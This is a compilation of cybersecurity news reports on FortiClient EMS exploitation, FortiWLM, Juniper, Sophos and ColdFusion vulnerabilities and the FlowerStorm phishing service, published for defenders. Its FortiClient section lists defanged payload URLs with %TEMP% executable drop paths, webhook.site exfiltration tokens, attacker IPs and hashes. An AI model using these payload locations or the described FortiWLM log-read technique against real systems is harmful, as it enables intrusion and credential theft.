GERT experts confirmed that the threat actor was using this service to collect responses from vulnerable targets while performing a scan of the systems affected by the FortiClient EMS vulnerability. Knowing the specific webhook.site token used by the attackers, we were able to identify 25 requests to webhook.site during five hours on October 23. Of these, 22 originated from the distinct source IPs of vulnerable targets located in 18 different countries, and three more requests came from the same source, highlighted in red below.






Countries targeted by additional malicious activity on October 23, 2024

Three requests originated from the same IP address 135.XXX.XX.47 located in Germany and hosted by Hetzner Online GmbH. This IP has a bad reputation and was associated with an infostealer threat in October and November of last year, although we are not sure that this address has been abused by the threat actor or is part of their network. This host is showing open ports 80 and 7777 with an HTTP service on port 80 and an SSL service on port 7777.

A web interface for PRTG Network Monitor 24.192.1554 x64 is hosted on port 80 with what seems to be the default configuration and a PRTG Freeware trial license that expired on October 24, 2020.




PRTG Network Monitor enabled on the suspicious host

The common name for the SSL certificate on port 7777 is WIN-LIVFRVQFMKO. Threat intelligence analysis has indicated that this host is known to be used frequently by various threat actors, among them



the Conti and LockBit ransomware groups. However, it could also be a default Windows OS template hostname used by the hosting provider Hetzner.



**Certificate Viewer: WIN-LIVFRVQFMKO**

**General** Details

**Issued To**

Common Name (CN)	WIN-LIVFRVQFMKO
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>

**Issued By**

Common Name (CN)	WIN-LIVFRVQFMKO
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>

**Validity Period**

Issued On	Thursday, November 14, 2024 at 9:49:23 AM
Expires On	Friday, May 16, 2025 at 10:49:23 AM

*SSL certificate on port 7777 of a suspicious host*

Multiple successful attempts to access webhook.site and several suspicious variations discovered in the HTTP POST content led GERT analysts to believe that this host could be a “deprecated PRTG installation” compromised and controlled by the attacker in some way, and used to test the service provided by webhook.site.

## Tactics, techniques and procedures

Below are the TTPs identified from our analysis and detections.

Tactic	Technique	ID	Details
Initial Access	Exploit Public-Facing Application	<a href="#">T1190</a>	Exploitation of FortiClient EMS for initial access.
Defense Evasion, Persistence, Privilege Escalation	Valid Accounts: Domain Accounts	<a href="#">T1078.002</a>	Using accounts with administrator permissions to access via remote sessions, lateral movement and application execution.
Defense Evasion	Impair Defenses: Disable or Modify Tools	<a href="#">T1562.001</a>	Various security applications were manipulated during interactive sessions.
Execution	Command and Scripting Interpreter: PowerShell	<a href="#">T1059.001</a>	PowerShell was used to run the ConnectWise download and install commands.
Lateral Movement	Remote Services	<a href="#">T1021</a>	Lateral movements via RDP.
Command and Control	Ingress tool transfer	<a href="#">T1105</a>	Transfer of files from the attacker to the environment through legitimate applications.
Lateral Movement	Lateral Tool Transfer	<a href="#">T1570</a>	Transferring applications to other systems in the environment via legitimate network services and compromised users.
Credential Access	Credentials from Password Stores	<a href="#">T1555</a>	Using Mimikatz to harvest credentials from local storage.

## Conclusion

The analysis of this incident helped us to establish that the techniques currently used by the attackers to deploy remote access tools are constantly being updated and growing in complexity. Although the vulnerability in question (CVE-2023-48788) had been patched by the time of the attacks, we suggest that multiple threat actors were able to exploit it, endangering a large number of users across various regions. That serves as a stark reminder of the need to constantly update technologies — to versions 7.0.11–7.0.13 or 7.2.3 and later in case of FortiClient EMS — that remain exposed to the internet, as this can serve as an initial vector for a cyberincident. Implementing alert notifications and patch management for any application with direct or indirect public access complements the regular update process. It is worth pointing out that an MDR implementation on computers adjacent to the initial vector was able to detect and block attackers in a timely manner, preventing them from achieving their ultimate objectives or causing major impact within the victim's environment. Also, installing agents that constantly monitor and detect threats on computers can be a key factor in containing the threat during an incident.

## Indicators of Compromise

Applications/Filenames from the incident

- C:\update.exe
- HRSword.exe
- Mimik!!!.exe

- br.exe
- donpapi.exe
- netpass64.exe
- webbrowserpassview.exe
- netscan.exe
- connectwise / ScreenConnect
- AnyDesk

#### HASH – SHA1 from the incident

- 8cfd968741a7c8ec2dcbe0f5333674025e6be1dc
- 441a52f0112da187244eeec5b24a79f40cc17d47
- 746710470586076bb0757e0b3875de9c90202be2
- bc29888042d03fe0ffb57fc116585e992a4fdb9b
- 73f8e5c17b49b9f2703fed59cc2be77239e904f7
- 841fff3a36d82c14b044da26967eb2a8f61175a8
- 34162aaf41c08f0de2f888728b7f4dc2a43b50ec
- cf1ca6c7f818e72454c923fea7824a8f6930cb08
- e3b6ea8c46fa831cec6f235a5cf48b38a4ae8d69
- 59e1322440b4601d614277fe9092902b6ca471c2
- 75ebd5bab5e2707d4533579a34d983b65af5ec7f
- 83cff3719c7799a3e27a567042e861106f33bb19
- 44b83dd83d189f19e54700a288035be8aa7c8672
- 8834f7ab3d4aa5fb14d851c7790e1a6812ea4ca8

#### Domains / IP addresses from the incident

- 45.141.84[.]45
- infinity.screenconnect[.]com
- kle.screenconnect[.]com
- trembly.screenconnect[.]com
- corsmich.screenconnect[.]com

#### Domains / IP addresses from additional malicious payloads discovered

- 185.216.70.170:1337
- hxxps://sipaco2.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://trembly.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://corsmich.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://myleka.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://petit.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://lindeman.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://sorina.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://kle.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://solarnyx2410150445.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://allwebemails1.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest
- hxxps://web-r6hlOn.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest

- `hxxp://185.196.9.31:8080/bd7OZy3uMQL-Yabl8FHeRw`
- `HXXP://148.251.53.222:14443/SETUP.MSI`
- `hxxps://webhook.site/7ece827e-d440-46fd-9b22-cc9a01db03c8`
- `hxxps://webhook.site/d0f4440c-927c-460a-a543-50d4fc87c8a4`
- `HXXP://185.216.70.170/OO.BAT`
- `HXXP://185.216.70.170/HELLO`
- `HXXP://185.216.70.170/A`
- `hxxp://185.216.70.170`
- `hxxp://185.216.70.170/oo.bat`
- `hxxp://185.216.70.170/hello`
- `hxxp://185.216.70.170/sos.txt`
- `hxxp://185.216.70.170/72.bat`
- `hxxp://206.206.77.33:8080/xeY_J7tYzjajqYj4MbtBOW`
- `qvm laztyjogwgkikmknv2ch3t5yhb6vw4.oast.fun`
- `hxxp://5.61.59.201:8080/FINOfGPKOL4qc_gYuWeEYQ %TEMP%\gflQPbNLYYYh.exe`
- `hxxp://5.61.59.201:8080/7k9XBvjahnQK09abSc8SpA %TEMP%\FaLNkAQGOe.exe`
- `hxxp://5.61.59.201:8080/7k9XBvjahnQK09abSc8SpA %TEMP%\QgCNsJRB.exe`
- `hxxps://www.lidahtoto2.com/assets/im.ps1`
- `hxxp://87.120.125.55:8080/BW_qY1OFZRv7iNiY_nOTFQ %TEMP%\EdgouRkWzLsK.exe`

Source: <https://securelist.com/patched-forticlient-ems-vulnerability-exploited-in-the-wild/115046/>

## 15. Fortinet warns of FortiWLM bug giving hackers admin privileges

Fortinet has disclosed a critical vulnerability in Fortinet Wireless Manager (FortiWLM) that allows remote attackers to take over devices by executing unauthorized code or commands through specially crafted web requests.

FortiWLM is a centralized management tool for monitoring, managing, and optimizing wireless networks. It's used by government agencies, healthcare organizations, educational institutions, and large enterprises.

The flaw, tracked as CVE-2023-34990, is a relative path traversal flaw rated with a score of 9.8.

Horizon3 researcher Zach Hanley discovered and disclosed the vulnerability to Fortinet in May 2023. However, the flaw remained unfixed ten months later, and Hanley decided to disclose information and a POC it on March 14, 2024 in a technical writeup about other Fortinet flaws he discovered.

### Stealing Admin session IDs

The issue allows unauthenticated attackers to exploit improper input validation in the `'/ems/cgi-bin/ezrf_lighttpd.cgi'` endpoint.

By using directory traversal techniques in the `'imagename'` parameter when the `'op_type'` is set to `'upgradelogs'`, attackers can read sensitive log files from the system.

These logs often contain administrator session IDs, which can be used to hijack admin sessions and gain privileged access, allowing threat actors to take over devices.

"Abusing the lack of input validation, an attacker can construct a request where the imagename parameter contains a path traversal, allowing the attacker to read any log file on the system," explained Hanley.

"Luckily for an attacker, the FortiWLM has very verbose logs – and logs the session ID of all authenticated users. Abusing the above arbitrary log file read, an attacker can now obtain the session ID of a user and login and also abuse authenticated endpoints."

The flaw affects FortiWLM versions 8.6.0 through 8.6.5 and 8.5.0 through 8.5.4.

Despite the researcher's public warning, the lack of a CVE ID (at the time) and a security bulletin meant that users were unaware of the risk and needed to upgrade to a safe version.

According to the security bulletin Fortinet published yesterday, on December 18, 2024, CVE-2023-34990 was fixed in FortiWLM versions 8.6.6 and 8.5.5, released at the end of September 2023.

CVE-2023-34990 was a zero-day vulnerability for roughly four months, with FortiWLM users first learning about it 10 months after its discovery in Hanley's writeup. However, it took Fortinet an additional 9 months to release a public security bulletin.

Given its deployment in critical environments, FortiWLM can be a valuable target for attackers, as compromising it remotely could lead to network-wide disruptions and sensitive data exposure.

Therefore, it is strongly advised that FortiWLM admins apply all available updates as they become available.

Source: <https://www.bleepingcomputer.com/news/security/fortinet-warns-of-critical-fortiwlm-bug-giving-hackers-admin-privileges/>

## 16. Juniper warns of Mirai botnet scanning for Session Smart routers

Juniper Networks has warned customers of Mirai malware attacks scanning the Internet for Session Smart routers using default credentials.

As the networking infrastructure company explained, the malware scans for devices with default login credentials and executes commands remotely after gaining access, enabling a wide range of malicious activities.

The campaign was first observed on December 11, when the first infected routers were found on customers' networks. Later, the operators of this Mirai-based botnet used the compromised devices to launch distributed denial-of-service (DDoS) attacks.

"On Wednesday, December 11, 2024, several customers reported suspicious behavior on their Session Smart Network (SSN) platforms," says a security advisory published this Tuesday.

"Any customer not following recommended best practices and still using default passwords can be considered compromised as the default SSR passwords have been added to the virus database."

Juniper also shared indicators of compromise admins should look for on their networks and devices to detect potential Mirai malware activity, including:

- scans for devices on common Layer 4 ports (e.g., 23, 2323, 80, 8080).

- failed login attempts on SSH services indicative of brute-force attacks,
- sudden spike in outbound traffic volume hinting at devices being co-opted in DDoS attacks,
- devices rebooting or behaving erratically, suggesting they've been compromised,
- SSH connections from known malicious IP addresses.

The company advised customers to immediately ensure their devices follow recommended username and password policies, including changing the default credentials on all Session Smart routers and using unique and strong passwords across all devices.

Admins are also recommended to keep firmware updated, review access logs for anomalies, set alerts automatically triggered when suspicious activity is detected, deploy intrusion detection systems to monitor network activity, and use firewalls to block unauthorized access to Internet-exposed devices.

Juniper also warned that routers already infected in these attacks must be reimaged before being brought back online.

"If a system is found to be infected, the only certain way of stopping the threat is by reimaging the system as it cannot be determined exactly what might have been changed or obtained from the device," Juniper said.

Last year, in August, the ShadowServer threat monitoring service warned of ongoing attacks targeting a critical remote code execution exploit chain impacting Juniper EX switches and SRX firewalls using a watchTowr Labs proof-of-concept (PoC) exploit.

Since then, Juniper also warned of a critical RCE bug in its firewalls and switches in January and released an out-of-cycle patch for a maximum-severity authentication bypass flaw in its Session Smart Router (SSR), Session Smart Conductor, and WAN Assurance Router products.

Update December 20, 03:17 EST: Revised article and title to describe the attacks as scanning activity.

Source: <https://www.bleepingcomputer.com/news/security/juniper-warns-of-mirai-botnet-targeting-session-smart-routers/>

## 17. Sophos discloses critical Firewall remote code execution flaw

Sophos has addressed three vulnerabilities in its Sophos Firewall product that could allow remote unauthenticated threat actors to perform SQL injection, remote code execution, and gain privileged SSH access to devices.

The vulnerabilities affect Sophos Firewall version 21.0 GA (21.0.0) and older, with the company already releasing hotfixes that are installed by default and permanent fixes through new firmware updates.

The three flaws are summarized as follows:

- CVE-2024-12727: A pre-authentication SQL injection vulnerability in the email protection feature. If a specific configuration of Secure PDF eXchange (SPX) is enabled in combination with High Availability (HA) mode, it allows access to the reporting database, potentially leading to RCE.
- CVE-2024-12728: The suggested, non-random SSH login passphrase for HA cluster initialization remains active after the process completes, leaving systems where SSH is enabled vulnerable to unauthorized access due to predictable credentials.



- CVE-2024-12729: An authenticated user can exploit a code injection vulnerability in the User Portal. This allows attackers with valid credentials to execute arbitrary code remotely, increasing the risk of privilege escalation or further exploitation.

The company says CVE-2024-12727 impacts approximately 0.05% of firewall devices with the specific configuration required for exploitation. As for CVE-2024-12728, the vendor says it impacts approximately 0.5% of devices.

## Available fixes

Hotfixes and complete fixes were made available through various versions and dates, as follows:

Hotfixes for CVE-2024-12727 are available since December 17 for versions 21 GA, v20 GA, v20 MR1, v20 MR2, v20 MR3, v19.5 MR3, v19.5 MR4, v19.0 MR2, while a permanent fix was introduced in v21 MR1 and newer.

Hotfixes for CVE-2024-12728 were released between November 26 and 27 for v21 GA, v20 GA, v20 MR1, v19.5 GA, v19.5 MR1, v19.5 MR2, v19.5 MR3, v19.5 MR4, v19.0 MR2, and v20 MR2, while permanent fixes are included in v20 MR3, v21 MR1 and newer.

For CVE-2024-12729, hotfixes were released between December 4 and 10 for versions v21 GA, v20 GA, v20 MR1, v20 MR2, v19.5 GA, v19.5 MR1, v19.5 MR2, v19.5 MR3, v19.5 MR4, v19.0 MR2, v19.0 MR3, and v20 MR3, and a permanent fix is available in v21 MR1 and later.

Sophos Firewall hotfixes are installed by default, but you can find instructions on how to apply them and validate that they were successfully installed by referring to KBA-000010084.

Sophos has also proposed workarounds for mitigating risks associated with CVE-2024-12728 and CVE-2024-12729 for those who cannot apply the hotfix or upgrade.

To mitigate CVE-2024-12728, it is recommended to limit SSH access only to the dedicated HA link that is physically separated from other network traffic and reconfigure the HA setup using a sufficiently long and random custom passphrase.

For remote management and access, disabling SSH over the WAN interface and using Sophos Central or a VPN is generally recommended.

To mitigate CVE-2024-12729, it is recommended that admins ensure the User Portal and Webadmin interfaces are not exposed to the WAN.

Update 12/20/24: Updated article to explain that hotfixes are installed by default.

Source: <https://www.bleepingcomputer.com/news/security/sophos-discloses-critical-firewall-remote-code-execution-flaw/>

## 18. New FlowerStorm Microsoft phishing service fills void left by Rockstar2FA

A new Microsoft 365 phishing-as-a-service platform called "FlowerStorm" is growing in popularity, filling the void left behind by the sudden shutdown of the Rockstar2FA cybercrime service.


First documented by Trustwave in late November 2024, Rockstar2FA operated as a PhaaS platform facilitating large-scale adversary-in-the-middle (AiTM) attacks targeting Microsoft 365 credentials.

The service offered advanced evasion mechanisms, a user-friendly panel, and numerous phishing options, selling cybercriminals access for \$200/two weeks.

According to Sophos researchers Sean Gallagher and Mark Parsons, Rockstar2FA suffered from a partial infrastructure collapse on November 11, 2024, making many of the service's pages unreachable.

Sophos says this does not appear to be the result of law enforcement action against the cybercrime platform but rather a technical failure.

A few weeks later, FlowerStorm, which first appeared online in June 2024, started quickly gaining traction.



Rockstar2FA detections

Source: Sophos


## A possible rebrand of Rockstar2FA?

Sophos has found that the new service, FlowerStorm PhaaS, shares many features previously seen in Rockstar2FA, so it is possible that operators rebranded under a new name to reduce exposure.

Sophos identified several similarities between Rockstar2FA and FlowerStorm, suggesting a shared ancestry or operational overlap:

1. Both platforms use phishing portals mimicking legitimate login pages (e.g., Microsoft) to harvest credentials and MFA tokens, relying on backend servers hosted on domains like .ru and .com. Rockstar2FA used randomized PHP scripts, while FlowerStorm standardized with next.php.
2. The HTML structure of their phishing pages is highly similar, featuring random text in comments, Cloudflare "turnstile" security features, and prompts like "Initializing browser security protocols." Rockstar2FA used automotive themes, while FlowerStorm shifted to botanical themes, but the underlying design remains consistent.

3. Credential harvesting methods align closely, using fields like email, pass, and session tracking tokens. Both platforms support email validation and MFA authentication through their backend systems.
4. Domain registration and hosting patterns overlap significantly, with heavy use of .ru and .com domains and Cloudflare services. Their activity patterns showed synchronized rises and falls through late 2024, indicating potential coordination.
5. The two platforms made operational mistakes that exposed backend systems and demonstrated high scalability. Rockstar2FA managed over 2,000 domains, while FlowerStorm rapidly expanded after Rockstar2FA's collapse, suggesting a shared framework.



Pattern of activity

Source: Sophos


"We cannot with high confidence link Rockstar2FA and FlowerStorm, other than to note that the kits reflect a common ancestry at a minimum due to the similar contents of the kits deployed," concludes Sophos.

"The similar patterns of domain registration could be a reflection of FlowerStorm and Rockstar working in coordination, though it is also possible that these matching patterns were driven by market forces more than the platforms themselves."

## A new danger rises

Whatever the story is behind FlowerStorm's sudden rise, for users and organizations, it's yet another enabler of damaging phishing attacks that could lead to full-blown cyberattacks.

Sophos' telemetry shows that roughly 63% of the organizations and 84% of users targeted by FlowerStorm are based in the United States.



FlowerStorm targets

Source: Sophos

The most targeted sectors are services (33%), manufacturing (21%), retail (12%), and financial services (8%).

To protect against phishing attacks, use multi-factor authentication (MFA) with AiTM-resistant FIDO2 tokens, deploy email filtering solutions, and use DNS filtering to block access to suspicious domains like .ru, .moscow, and .dev.

Source: <https://www.bleepingcomputer.com/news/security/new-flowerstorm-microsoft-phishing-service-fills-void-left-by-rockstar2fa/>

## 19. Adobe warns of critical ColdFusion bug with PoC exploit code

Adobe has released out-of-band security updates to address a critical ColdFusion vulnerability with proof-of-concept (PoC) exploit code.

In an advisory released on Monday, the company says the flaw (tracked as CVE-2024-53961) is caused by a path traversal weakness that impacts Adobe ColdFusion versions 2023 and 2021 and can enable attackers to read arbitrary files on vulnerable servers.

"Adobe is aware that CVE-2024-53961 has a known proof-of-concept that could cause an arbitrary file system read," Adobe said today, while also cautioning customers that it assigned a "Priority 1" severity rating to the flaw because it has a "a higher risk of being targeted, by exploit(s) in the wild for a given product version and platform."

The company advises administrators to install today's emergency security patches (ColdFusion 2021 Update 18 and ColdFusion 2023 Update 12) as soon as possible, "for example, within 72 hours," and apply security configuration settings outlined in the ColdFusion 2023 and ColdFusion 2021 lockdown guides.

While Adobe has yet to disclose if this vulnerability has been exploited in the wild, it advised customers today to review its updated serial filter documentation for more information on blocking insecure Wddx deserialization attacks.

As CISA warned in May when it urged software companies to weed out path traversal security bugs before shipping their products, attackers can exploit such vulnerabilities to access sensitive data, including credentials that can be used to brute-force already existing accounts and breach a target's systems.

"Vulnerabilities like directory traversal have been called 'unforgivable' since at least 2007. Despite this finding, directory traversal vulnerabilities (such as CWE-22 and CWE-23) are still prevalent classes of vulnerability," CISA said.

Last year, in July 2023, CISA also ordered federal agencies to secure their Adobe ColdFusion servers by August 10th against two critical security flaws (CVE-2023-29298 and CVE-2023-38205) exploited in attacks, one of them as a zero-day.

The U.S. cybersecurity agency also revealed one year ago that hackers had been using another critical ColdFusion vulnerability (CVE-2023-26360) to breach outdated government servers since June 2023. The same flaw had been actively exploited in "very limited attacks" as a zero-day since March 2023.

